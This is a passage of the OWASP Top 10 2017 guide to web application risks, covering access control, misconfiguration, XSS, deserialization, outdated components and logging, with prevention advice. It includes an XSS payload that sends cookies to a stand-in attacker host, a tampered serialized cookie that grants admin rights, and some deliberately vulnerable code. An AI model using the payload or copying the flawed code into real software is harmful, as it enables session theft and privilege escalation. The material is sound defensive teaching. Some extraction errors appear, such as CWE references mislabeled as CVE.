Exploitation of access control is a core skill of attackers. SAST and DAST tools can detect the absence of access control but cannot verify if it is functional when it is present. Access control is detectable using manual means, or possibly through automation for the absence of access controls in certain frameworks.		Access control weaknesses are common due to the lack of automated detection, and lack of effective functional testing by application developers. Access control detection is not typically amenable to automated static or dynamic testing. Manual testing is the best way to detect missing or ineffective access control, including HTTP method (GET vs PUT, etc), controller, direct object references, etc.			The technical impact is attackers acting as users or administrators, or users using privileged functions, or creating, accessing, updating or deleting every record. The business impact depends on the protection needs of the application and data.		

Is the Application Vulnerable?

Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification or destruction of all data, or performing a business function outside of the limits of the user. Common access control vulnerabilities include:

- Bypassing access control checks by modifying the URL, internal application state, or the HTML page, or simply using a custom API attack tool.
- Allowing the primary key to be changed to another user's record, permitting viewing or editing someone else's account.
- Elevation of privilege. Acting as a user without being logged in, or acting as an admin when logged in as a user.
- Metadata manipulation, such as replaying or tampering with a JSON Web Token (JWT) access control token or a cookie or hidden field manipulated to elevate privileges, or abusing JWT invalidation
- CORS misconfiguration allows unauthorized API access.
- Force browsing to authenticated pages as an unauthenticated user or to privileged pages as a standard user. Accessing API with missing access controls for POST, PUT and DELETE.

Example Attack Scenarios

Scenario #1: The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery();
```

An attacker simply modifies the 'acct' parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user's account.

<http://example.com/app/accountInfo?acct=notmyacct>

Scenario #2: An attacker simply force browses to target URLs. Admin rights are required for access to the admin page.

<http://example.com/app/getappInfo>
http://example.com/app/admin_getappInfo

If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is a flaw.

How to Prevent

Access control is only effective if enforced in trusted server-side code or server-less API, where the attacker cannot modify the access control check or metadata.

- With the exception of public resources, deny by default.
- Implement access control mechanisms once and re-use them throughout the application, including minimizing CORS usage.
- Model access controls should enforce record ownership, rather than accepting that the user can create, read, update, or delete any record.
- Unique application business limit requirements should be enforced by domain models.
- Disable web server directory listing and ensure file metadata (e.g. .git) and backup files are not present within web roots.
- Log access control failures, alert admins when appropriate (e.g. repeated failures).
- Rate limit API and controller access to minimize the harm from automated attack tooling.
- JWT tokens should be invalidated on the server after logout.

Developers and QA staff should include functional access control unit and integration tests.

References


OWASP

- [OWASP Proactive Controls: Access Controls](#)
- [OWASP Application Security Verification Standard: V4 Access Control](#)
- [OWASP Testing Guide: Authorization Testing](#)
- [OWASP Cheat Sheet: Access Control](#)

External

- [CVE-22: Improper Limitation of a Pathname to a Restricted Directory \('Path Traversal'\)](#)
- [CVE-284: Improper Access Control \(Authorization\)](#)
- [CVE-285: Improper Authorization](#)
- [CVE-639: Authorization Bypass Through User-Controlled Key](#)
- [PortSwigger: Exploiting CORS Misconfiguration](#)

Security Misconfiguration

 <pre>graph LR; A[Threat Agents] -.-> B[Attack Vectors]; B -.-> C[Security Weakness]; C -.-> D[Impacts]</pre>						
App. Specific		Exploitability: 3	Prevalence: 3	Detectability: 3	Technical: 2	Business ?
Attackers will often attempt to exploit unpatched flaws or access default accounts, unused pages, unprotected files and directories, etc to gain unauthorized access or knowledge of the system.		Security misconfiguration can happen at any level of an application stack, including the network services, platform, web server, application server, database, frameworks, custom code, and pre-installed virtual machines, containers, or storage. Automated scanners are useful for detecting misconfigurations, use of default accounts or configurations, unnecessary services, legacy options, etc.			Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise. The business impact depends on the protection needs of the application and data.	

Is the Application Vulnerable?

The application might be vulnerable if the application is:

- Missing appropriate security hardening across any part of the application stack, or improperly configured permissions on cloud services.
- Unnecessary features are enabled or installed (e.g. unnecessary ports, services, pages, accounts, or privileges).
- Default accounts and their passwords still enabled and unchanged.
- Error handling reveals stack traces or other overly informative error messages to users.
- For upgraded systems, latest security features are disabled or not configured securely.
- The security settings in the application servers, application frameworks (e.g. Struts, Spring, ASP.NET), libraries, databases, etc. not set to secure values.
- The server does not send security headers or directives or they are not set to secure values.
- The software is out of date or vulnerable (see [A9:2017-Using Components with Known Vulnerabilities](#)).

Without a concerted, repeatable application security configuration process, systems are at a higher risk.

Example Attack Scenarios

Scenario #1: The application server comes with sample applications that are not removed from the production server. These sample applications have known security flaws attackers use to compromise the server. If one of these applications is the admin console, and default accounts weren't changed the attacker logs in with default passwords and takes over.

Scenario #2: Directory listing is not disabled on the server. An attacker discovers they can simply list directories. The attacker finds and downloads the compiled Java classes, which they decompile and reverse engineer to view the code. The attacker then finds a serious access control flaw in the application.

Scenario #3: The application server's configuration allows detailed error messages, e.g. stack traces, to be returned to users. This potentially exposes sensitive information or underlying flaws such as component versions that are known to be vulnerable.

Scenario #4: A cloud service provider has default sharing permissions open to the Internet by other CSP users. This allows sensitive data stored within cloud storage to be accessed.

How to Prevent

Secure installation processes should be implemented, including:

- A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically, with different credentials used in each environment. This process should be automated to minimize the effort required to setup a new secure environment.
- A minimal platform without any unnecessary features, components, documentation, and samples. Remove or do not install unused features and frameworks.
- A task to review and update the configurations appropriate to all security notes, updates and patches as part of the patch management process (see [A9:2017-Using Components with Known Vulnerabilities](#)). In particular, review cloud storage permissions (e.g. S3 bucket permissions).
- A segmented application architecture that provides effective, secure separation between components or tenants, with segmentation, containerization, or cloud security groups.
- Sending security directives to clients, e.g. [Security Headers](#).
- An automated process to verify the effectiveness of the configurations and settings in all environments.

References

OWASP





- [OWASP Testing Guide: Configuration Management](#)
- [OWASP Testing Guide: Testing for Error Codes](#)
- [OWASP Security Headers Project](#)

For additional requirements in this area, see the Application Security Verification Standard [V19 Configuration](#).

External

- [NIST Guide to General Server Hardening](#)
- [CWE-2: Environmental Security Flaws](#)
- [CWE-16: Configuration](#)
- [CWE-388: Error Handling](#)
- [CIS Security Configuration Guides/Benchmarks](#)
- [Amazon S3 Bucket Discovery and Enumeration](#)

Cross-Site Scripting (XSS)

 Threat Agents						 Attack Vectors		 Security Weakness		 Impacts	
App. Specific		Exploitability: 3		Prevalence: 3		Detectability: 3		Technical: 2		Business ?	
Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks.				XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two-thirds of all applications. Automated tools can find some XSS problems automatically, particularly in mature technologies such as PHP, J2EE / JSP, and ASP.NET.				The impact of XSS is moderate for reflected and DOM XSS, and severe for stored XSS, with remote code execution on the victim's browser, such as stealing credentials, sessions, or delivering malware to the victim.			

Is the Application Vulnerable?

There are three forms of XSS, usually targeting users' browsers:

Reflected XSS: The application or API includes unvalidated and unescaped user input as part of HTML output. A successful attack can allow the attacker to execute arbitrary HTML and JavaScript in the victim's browser. Typically the user will need to interact with some malicious link that points to an attacker-controlled page, such as malicious watering hole websites, advertisements, or similar.

Stored XSS: The application or API stores unsanitized user input that is viewed at a later time by another user or an administrator. Stored XSS is often considered a high or critical risk.

DOM XSS: JavaScript frameworks, single-page applications, and APIs that dynamically include attacker-controllable data to a page are vulnerable to DOM XSS. Ideally, the application would not send attacker-controllable data to unsafe JavaScript APIs.

Typical XSS attacks include session stealing, account takeover, MFA bypass, DOM node replacement or defacement (such as trojan login panels), attacks against the user's browser such as malicious software downloads, key logging, and other client-side attacks.

Example Attack Scenario

Scenario 1: The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT' value='"+ request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in the browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'
```

This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note: Attackers can use XSS to defeat any automated Cross-Site Request Forgery (CSRF) defense the application might employ.

How to Prevent

Preventing XSS requires separation of untrusted data from active browser content. This can be achieved by:

- Using frameworks that automatically escape XSS by design, such as the latest Ruby on Rails, React JS. Learn the limitations of each framework's XSS protection and appropriately handle the use cases which are not covered.
- Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities. The [OWASP Cheat Sheet 'XSS Prevention'](#) has details on the required data escaping techniques.
- Applying context-sensitive encoding when modifying the browser document on the client side acts against DOM XSS. When this cannot be avoided, similar context sensitive escaping techniques can be applied to browser APIs as described in the [OWASP Cheat Sheet 'DOM based XSS Prevention'](#).
- Enabling a [Content Security Policy \(CSP\)](#) is a defense-in-depth mitigating control against XSS. It is effective if no other vulnerabilities exist that would allow placing malicious code via local file includes (e.g. path traversal overwrites or vulnerable libraries from permitted content delivery networks).

References





OWASP

- [OWASP Proactive Controls: Encode Data](#)
- [OWASP Proactive Controls: Validate Data](#)
- [OWASP Application Security Verification Standard: V5](#)
- [OWASP Testing Guide: Testing for Reflected XSS](#)
- [OWASP Testing Guide: Testing for Stored XSS](#)
- [OWASP Testing Guide: Testing for DOM XSS](#)
- [OWASP Cheat Sheet: XSS Prevention](#)
- [OWASP Cheat Sheet: DOM based XSS Prevention](#)
- [OWASP Cheat Sheet: XSS Filter Evasion](#)
- [OWASP Java Encoder Project](#)

External

- [CWE-79: Improper neutralization of user supplied input](#)
- [PortSwigger: Client-side template injection](#)

Insecure Deserialization

 Threat Agents		 Attack Vectors		 Security Weakness		 Impacts	
App. Specific	Exploitability: 1	Prevalence: 2	Detectability: 2	Technical: 3	Business ?		
Exploitation of deserialization is somewhat difficult, as off the shelf exploits rarely work without changes or tweaks to the underlying exploit code.		This issue is included in the Top 10 based on an industry survey and not on quantifiable data. Some tools can discover deserialization flaws, but human assistance is frequently needed to validate the problem. It is expected that prevalence data for deserialization flaws will increase as tooling is developed to help identify and address it.			The impact of deserialization flaws cannot be understated. These flaws can lead to remote code execution attacks, one of the most serious attacks possible. The business impact depends on the protection needs of the application and data.		

Is the Application Vulnerable?

Applications and APIs will be vulnerable if they deserialize hostile or tampered objects supplied by an attacker.

This can result in two primary types of attacks:

- Object and data structure related attacks where the attacker modifies application logic or achieves arbitrary remote code execution if there are classes available to the application that can change behavior during or after deserialization.
- Typical data tampering attacks, such as access-control-related attacks, where existing data structures are used but the content is changed.

Serialization may be used in applications for:

- Remote- and inter-process communication (RPC/IPC)
- Wire protocols, web services, message brokers
- Caching/Persistence
- Databases, cache servers, file systems
- HTTP cookies, HTML form parameters, API authentication tokens

Example Attack Scenarios

Scenario #1: A React application calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing user state and passing it back and forth with each request. An attacker notices the "R00" Java object signature, and uses the Java Serial Killer tool to gain remote code execution on the application server.

Scenario #2: A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

An attacker changes the serialized object to give themselves admin privileges:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

How to Prevent

The only safe architectural pattern is not to accept serialized objects from untrusted sources or to use serialization mediums that only permit primitive data types.

If that is not possible, consider one of more of the following:

- Implementing integrity checks such as digital signatures on any serialized objects to prevent hostile object creation or data tampering.
- Enforcing strict type constraints during deserialization before object creation as the code typically expects a definable set of classes. Bypasses to this technique have been demonstrated, so reliance solely on this is not advisable.
- Isolating and running code that deserializes in low privilege environments when possible.
- Logging deserialization exceptions and failures, such as where the incoming type is not the expected type, or the deserialization throws exceptions.
- Restricting or monitoring incoming and outgoing network connectivity from containers or servers that deserialize.
- Monitoring deserialization, alerting if a user deserializes constantly.


References

OWASP

- [OWASP Cheat Sheet: Deserialization](#)
- [OWASP Proactive Controls: Validate All Inputs](#)
- [OWASP Application Security Verification Standard](#)
- [OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse](#)
- [OWASP AppSecUSA 2017: Friday the 13th JSON Attacks](#)

External

- [CWE-502: Deserialization of Untrusted Data](#)
- [Java Unmarshaller Security](#)
- [OWASP AppSec Cali 2015: Marshalling Pickles](#)



Is the Application Vulnerable?

You are likely vulnerable:

- If you do not know the versions of all components you use (both client-side and server-side). This includes components you directly use as well as nested dependencies.
- If software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.
- If you do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use.
- If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion. This commonly happens in environments when patching is a monthly or quarterly task under change control, which leaves organizations open to many days or months of unnecessary exposure to fixed vulnerabilities.
- If software developers do not test the compatibility of updated, upgraded, or patched libraries.
- If you do not secure the components' configurations (see [A6:2017-Security Misconfiguration](#)).

How to Prevent

There should be a patch management process in place to:

- Remove unused dependencies, unnecessary features, components, files, and documentation.
- Continuously inventory the versions of both client-side and server-side components (e.g. frameworks, libraries) and their dependencies using tools like [versions](#), [DependencyCheck](#), [retire.js](#), etc. Continuously monitor sources like [CVE](#) and [NVD](#) for vulnerabilities in the components. Use software composition analysis tools to automate the process. Subscribe to email alerts for security vulnerabilities related to components you use.
- Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component.
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions. If patching is not possible, consider deploying a [virtual patch](#) to monitor, detect, or protect against the discovered issue.

Every organization must ensure that there is an ongoing plan for monitoring, triaging, and applying updates or configuration changes for the lifetime of the application or portfolio.

Example Attack Scenarios

Scenario #1: Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g. coding error) or intentional (e.g. backdoor in component). Some example exploitable component vulnerabilities discovered are:

- [CVE-2017-5638](#), a Struts 2 remote code execution vulnerability that enables execution of arbitrary code on the server, has been blamed for significant breaches.
- While [internet of things \(IoT\)](#) are frequently difficult or impossible to patch, the importance of patching them can be great (e.g. biomedical devices).

There are automated tools to help attackers find unpatched or misconfigured systems. For example, the Shodan IoT search engine can help you [find devices](#) that still suffer from the [Heartbleed vulnerability](#) that was patched in April 2014.





References

OWASP

- [OWASP Application Security Verification Standard: V1 Architecture, design and threat modelling](#)
- [OWASP Dependency Check \(for Java and .NET libraries\)](#)
- [OWASP Testing Guide: Map Application Architecture \(OTG-INFO-010\)](#)
- [OWASP Virtual Patching Best Practices](#)

External

- [The Unfortunate Reality of Insecure Libraries](#)
- [MITRE Common Vulnerabilities and Exposures \(CVE\) search](#)
- [National Vulnerability Database \(NVD\)](#)
- [Retire.js for detecting known vulnerable JavaScript libraries](#)
- [Node Libraries Security Advisories](#)
- [Ruby Libraries Security Advisory Database and Tools](#)

							
App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 1	Technical: 2	Business ?		
Exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident. Attackers rely on the lack of monitoring and timely response to achieve their goals without being detected.		This issue is included in the Top 10 based on an industry survey . One strategy for determining if you have sufficient monitoring is to examine the logs following penetration testing. The testers' actions should be recorded sufficiently to understand what damages they may have inflicted.		Most successful attacks start with vulnerability probing. Allowing such probes to continue can raise the likelihood of successful exploit to nearly 100%. In 2016, identifying a breach took an average of 191 days – plenty of time for damage to be inflicted.			

Is the Application Vulnerable?

Insufficient logging, detection, monitoring and active response occurs any time:

- Auditable events, such as logins, failed logins, and high-value transactions are not logged.
- Warnings and errors generate no, inadequate, or unclear log messages.
- Logs of applications and APIs are not monitored for suspicious activity.
- Logs are only stored locally.
- Appropriate alerting thresholds and response escalation processes are not in place or effective.
- Penetration testing and scans by [DAST](#) tools (such as [OWASP ZAP](#)) do not trigger alerts.
- The application is unable to detect, escalate, or alert for active attacks in real time or near real time.

You are vulnerable to information leakage if you make logging and alerting events visible to a user or an attacker (see [A3:2017-Sensitive Information Exposure](#)).

How to Prevent

As per the risk of the data stored or processed by the application:

- Ensure all login, access control failures, and server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts, and held for sufficient time to allow delayed forensic analysis.
- Ensure that logs are generated in a format that can be easily consumed by a centralized log management solutions.
- Ensure high-value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append-only database tables or similar.
- Establish effective monitoring and alerting such that suspicious activities are detected and responded to in a timely fashion.
- Establish or adopt an incident response and recovery plan, such as [NIST 800-61 rev 2](#) or later.

There are commercial and open source application protection frameworks such as [OWASP AppSensor](#), web application firewalls such as [ModSecurity with the OWASP ModSecurity Core Rule Set](#), and log correlation software with custom dashboards and alerting.

Example Attack Scenarios

Scenario #1: An open source project forum software run by a small team was hacked using a flaw in its software. The attackers managed to wipe out the internal source code repository containing the next version, and all of the forum contents. Although source could be recovered, the lack of monitoring, logging or alerting led to a far worse breach. The forum software project is no longer active as a result of this issue.

Scenario #2: An attacker uses scans for users using a common password. They can take over all accounts using this password. For all other users, this scan leaves only one false login behind. After some days, this may be repeated with a different password.

Scenario #3: A major US retailer reportedly had an internal malware analysis sandbox analyzing attachments. The sandbox software had detected potentially unwanted software, but no one responded to this detection. The sandbox had been producing warnings for some time before the breach was detected due to fraudulent card transactions by an external bank.

References

OWASP

- [OWASP Proactive Controls: Implement Logging and Intrusion Detection](#)
- [OWASP Application Security Verification Standard: V8 Logging and Monitoring](#)
- [OWASP Testing Guide: Testing for Detailed Error Code](#)
- [OWASP Cheat Sheet: Logging](#)

External

- [CWE-223: Omission of Security-relevant Information](#)
- [CWE-778: Insufficient Logging](#)

What's Next for Developers

Establish & Use Repeatable Security Processes and Standard Security Controls

Whether you are new to web application security or already very familiar with these risks, the task of producing a secure web application or fixing an existing one can be difficult. If you have to manage a large application portfolio, this task can be daunting.

To help organizations and developers reduce their application security risks in a cost-effective manner, OWASP has produced numerous [free and open](#) resources that you can use to address application security in your organization. The following are some of the many resources OWASP has produced to help organizations produce secure web applications and APIs. On the next page, we present additional OWASP resources that can assist organizations in verifying the security of their applications and APIs.

Application Security Requirements

To produce a [secure](#) web application, you must define what secure means for that application. OWASP recommends you use the OWASP [Application Security Verification Standard \(ASVS\)](#) as a guide for setting the security requirements for your application(s). If you're outsourcing, consider the [OWASP Secure Software Contract Annex](#). **Note:** The annex is for US contract law, so please consult qualified legal advice before using the sample annex.

Application Security Architecture

Rather than retrofitting security into your applications and APIs, it is far more cost effective to design the security in from the start. OWASP recommends the [OWASP Prevention Cheat Sheets](#) as a good starting point for guidance on how to design security in from the beginning.

Standard Security Controls

Building strong and usable security controls is difficult. Using a set of standard security controls radically simplifies the development of secure applications and APIs. The [OWASP Proactive Controls](#) is a good starting point for developers, and many modern frameworks now come with standard and effective security controls for authorization, validation, CSRF prevention, etc.

Secure Development Lifecycle

To improve the process your organization follows when building applications and APIs, OWASP recommends the [OWASP Software Assurance Maturity Model \(SAMM\)](#). This model helps organizations formulate and implement a strategy for software security that is tailored to the specific risks facing their organization.

Application Security Education

The [OWASP Education Project](#) provides training materials to help educate developers on web application security. For hands-on learning about vulnerabilities, try [OWASP WebGoat](#), [WebGoat.NET](#), [OWASP NodeJS Goat](#), [OWASP Juice Shop Project](#) or the [OWASP Broken Web Applications Project](#). To stay current, come to an [OWASP AppSec Conference](#), OWASP Conference Training, or local [OWASP Chapter meetings](#).

There are numerous additional OWASP resources available for your use. Please visit the [OWASP Projects page](#), which lists all the Flagship, Labs, and Incubator projects in the OWASP project inventory. Most OWASP resources are available on our [wiki](#), and many OWASP documents can be ordered in [hardcopy or as eBooks](#).

Establish Continuous Application Security Testing

Building code securely is important. But it's critical to verify that the security you intended to build is actually present, correctly implemented, and used everywhere it is supposed to be. The goal of application security testing is to provide this evidence. The work is difficult and complex, and modern high-speed development processes like Agile and DevOps have put extreme pressure on traditional approaches and tools. So we strongly encourage you to put some thought into how you are going to focus on what's important across your entire application portfolio, and do it cost-effectively.

Modern risks move quickly, so the days of scanning or penetration testing an application for vulnerabilities once every year or so are long gone. Modern software development requires continuous application security testing across the entire software development lifecycle. Look to enhance existing development pipelines with security automation that doesn't slow development. Whatever approach you choose, consider the annual cost to test, triage, remediate, retest, and redeploy a single application, multiplied by the size of your application portfolio.

Understand the Threat Model

Before you start testing, be sure you understand what's important to spend time on. Priorities come from the threat model, so if you don't have one, you need to create one before testing. Consider using [OWASP ASVS](#) and the [OWASP Testing Guide](#) as an input and don't rely on tool vendors to decide what's important for your business.

Understand Your SDLC

Your approach to application security testing must be highly compatible with the people, processes, and tools you use in your software development lifecycle (SDLC). Attempts to force extra steps, gates, and reviews are likely to cause friction, get bypassed, and struggle to scale. Look for natural opportunities to gather security information and feed it back into your process.

Testing Strategies

Choose the simplest, fastest, most accurate technique to verify each requirement. The [OWASP Security Knowledge Framework](#) and [OWASP Application Security Verification Standard](#) can be great sources of functional and nonfunctional security requirements in your unit and integration testing. Be sure to consider the human resources required to deal with false positives from the use of automated tooling, as well as the serious dangers of false negatives.

Achieving Coverage and Accuracy

You don't have to start out testing everything. Focus on what's important and expand your verification program over time. That means expanding the set of security defenses and risks that are being automatically verified as well as expanding the set of applications and APIs being covered. The goal is to achieve a state where the essential security of all your applications and APIs is verified continuously.

Clearly Communicate Findings

No matter how good you are at testing, it won't make any difference unless you communicate it effectively. Build trust by showing you understand how the application works. Describe clearly how it can be abused without "lingo" and include an attack scenario to make it real. Make a realistic estimation of how hard the vulnerability is to discover and exploit, and how bad that would be. Finally, deliver findings in the tools development teams are already using, not PDF files.

Start Your Application Security Program Now

Application security is no longer optional. Between increasing attacks and regulatory pressures, organizations must establish effective processes and capabilities for securing their applications and APIs. Given the staggering amount of code in the numerous applications and APIs already in production, many organizations are struggling to get a handle on the enormous volume of vulnerabilities.

OWASP recommends organizations establish an application security program to gain insight and improve security across their applications and APIs. Achieving application security requires many different parts of an organization to work together efficiently, including security and audit, software development, business, and executive management. Security should be visible and measurable, so that all the different players can see and understand the organization's application security posture. Focus on the activities and outcomes that actually help improve enterprise security by eliminating or reducing risk. [OWASP SAMM](#) and the [OWASP Application Security Guide for CISOs](#) is the source of most of the key activities in this list.

Get Started

- Document all applications and associated data assets. Larger organizations should consider implementing a Configuration Management Database (CMDB) for this purpose.
- Establish an [application security program](#) and drive adoption.
- Conduct a [capability gap analysis comparing your organization to your peers](#) to define key improvement areas and an execution plan.
- Gain management approval and establish an [application security awareness campaign](#) for the entire IT organization.

Risk Based Portfolio Approach

- Identify the [protection needs](#) of your [application portfolio](#) from a business perspective. This should be driven in part by privacy laws and other regulations relevant to the data asset being protected.
- Establish a [common risk rating model](#) with a consistent set of likelihood and impact factors reflective of your organization's tolerance for risk.
- Accordingly measure and prioritize all your applications and APIs. Add the results to your CMDB.
- Establish assurance guidelines to properly define coverage and level of rigor required.

Enable with a Strong Foundation

- Establish a set of focused [policies and standards](#) that provide an application security baseline for all development teams to adhere to.
- Define a [common set of reusable security controls](#) that complement these policies and standards and provide design and development guidance on their use.
- Establish an [application security training curriculum](#) that is required and targeted to different development roles and topics.

Integrate Security into Existing Processes

- Define and integrate [secure implementation](#) and [verification](#) activities into existing development and operational processes. Activities include [threat modeling](#), secure design and [design review](#), secure coding and [code review](#), [penetration testing](#), and remediation.
- Provide subject matter experts and [support services for development and project teams](#) to be successful.

Provide Management Visibility

- Manage with metrics. Drive improvement and funding decisions based on the metrics and analysis data captured. Metrics include adherence to security practices and activities, vulnerabilities introduced, vulnerabilities mitigated, application coverage, defect density by type and instance counts, etc.
- Analyze data from the implementation and verification activities to look for root cause and vulnerability patterns to drive strategic and systemic improvements across the enterprise. Learn from mistakes and offer positive incentives to promote improvements.

Manage the Full Application Lifecycle

Applications belong to the most complex systems humans regularly create and maintain. IT management for an application should be performed by IT specialists who are responsible for the overall IT lifecycle of an application. We suggest establishing the role of application manager as technical counterpart to the application owner. The application manager is in charge of the whole application lifecycle from the IT perspective, from collecting the requirements until the process of retiring systems, which is often overlooked.

Requirements and Resource Management

- Collect and negotiate the business requirements for an application with the business, including the protection requirements with regard to confidentiality, authenticity, integrity and availability of all data assets, and the expected business logic.
- Compile the technical requirements including functional and nonfunctional security requirements.
- Plan and negotiate the budget that covers all aspects of design, build, testing and operation, including security activities.

Request for Proposals (RFP) and Contracting

- Negotiate the requirements with internal or external developers, including guidelines and security requirements with respect to your security program, e.g. SDLC, best practices.
- Rate the fulfillment of all technical requirements, including a planning and design phase.
- Negotiate all technical requirements, including design, security, and service level agreements (SLA).
- Adopt templates and checklists, such as [OWASP Secure Software Contract Annex](#).
Note: The annex is for US contract law, so please consult qualified legal advice before using the sample annex.

Planning and Design

- Negotiate planning and design with the developers and internal shareholders, e.g. security specialists.
- Define the security architecture, controls, and countermeasures appropriate to the protection needs and the expected threat level. This should be supported by security specialists.
- Ensure that the application owner accepts remaining risks or provides additional resources.
- In each sprint, ensure security stories are created that include constraints added for non-functional requirements.

Deployment, Testing, and Rollout

- Automate the secure deployment of the application, interfaces and all required components, including needed authorizations.
- Test the technical functions and integration with the IT architecture and coordinate business tests.
- Create "use" and "abuse" test cases from technical and business perspectives.
- Manage security tests according to internal processes, the protection needs, and the assumed threat level by the application.
- Put the application in operation and migrate from previously used applications if needed.
- Finalize all documentation, including the change management data base (CMDB) and security architecture.

Operations and Change Management

- Operations must include guidelines for the security management of the application (e.g. patch management).
- Raise the security awareness of users and manage conflicts about usability vs. security.
- Plan and manage changes, e.g. migrate to new versions of the application or other components like OS, middleware, and libraries.
- Update all documentation, including in the CMDB and the security architecture, controls, and countermeasures, including any runbooks or project documentation.

Retiring Systems

- Any required data should be archived. All other data should be securely wiped.
- Securely retire the application, including deleting unused accounts and roles and permissions.
- Set your application's state to retired in the CMDB.

Note About Risks

It's About the Risks that Weaknesses Represent

The Risk Rating methodology for the Top 10 is based on the [OWASP Risk Rating Methodology](#). For each Top 10 category, we estimated the typical risk that each weakness introduces to a typical web application by looking at common likelihood factors and impact factors for each common weakness. We then ordered the Top 10 according to those weaknesses that typically introduce the most significant risk to an application. These factors get updated with each new Top 10 release as things change and evolve.

The [OWASP Risk Rating Methodology](#) defines numerous factors to help calculate the risk of an identified vulnerability. However, the Top 10 must talk about generalities, rather than specific vulnerabilities in real applications and APIs. Consequently, we can never be as precise as application owners or managers when calculating risks for their application(s). You are best equipped to judge the importance of your applications and data, what your threats are, and how your system has been built and is being operated.

Our methodology includes three likelihood factors for each weakness (prevalence, detectability, and ease of exploit) and one impact factor (technical impact). The risk scales for each factor range from 1-Low to 3-High with terminology specific for each factor. The prevalence of a weakness is a factor that you typically don't have to calculate. For prevalence data, we have been supplied prevalence statistics from a number of different organizations (as referenced in the Acknowledgements on page 25), and we have aggregated their data together to come up with a Top 10 likelihood of existence list by prevalence. This data was then combined with the other two likelihood factors (detectability and ease of exploit) to calculate a likelihood rating for each weakness. The likelihood rating was then multiplied by our estimated average technical impact for each item to come up with an overall risk ranking for each item in the Top 10 (the higher the result the higher the risk). Detectability, Ease of Exploit, and Impact were calculated from analyzing reported CVEs that were associated with each of the Top 10 categories.

Note: This approach does not take the likelihood of the threat agent into account. Nor does it account for any of the various technical details associated with your particular application. Any of these factors could significantly affect the overall likelihood of an attacker finding and exploiting a particular vulnerability. This rating does not take into account the actual impact on your business. Your organization will have to decide how much security risk from applications and APIs the organization is willing to accept given your culture, industry, and regulatory environment. The purpose of the OWASP Top 10 is not to do this risk analysis for you.





The following illustrates our calculation of the risk for [A6:2017-Security Misconfiguration](#).

<div>Threat Agents</div> <div>Attack Vectors</div> <div>Security Weakness</div> <div>Impacts</div>					
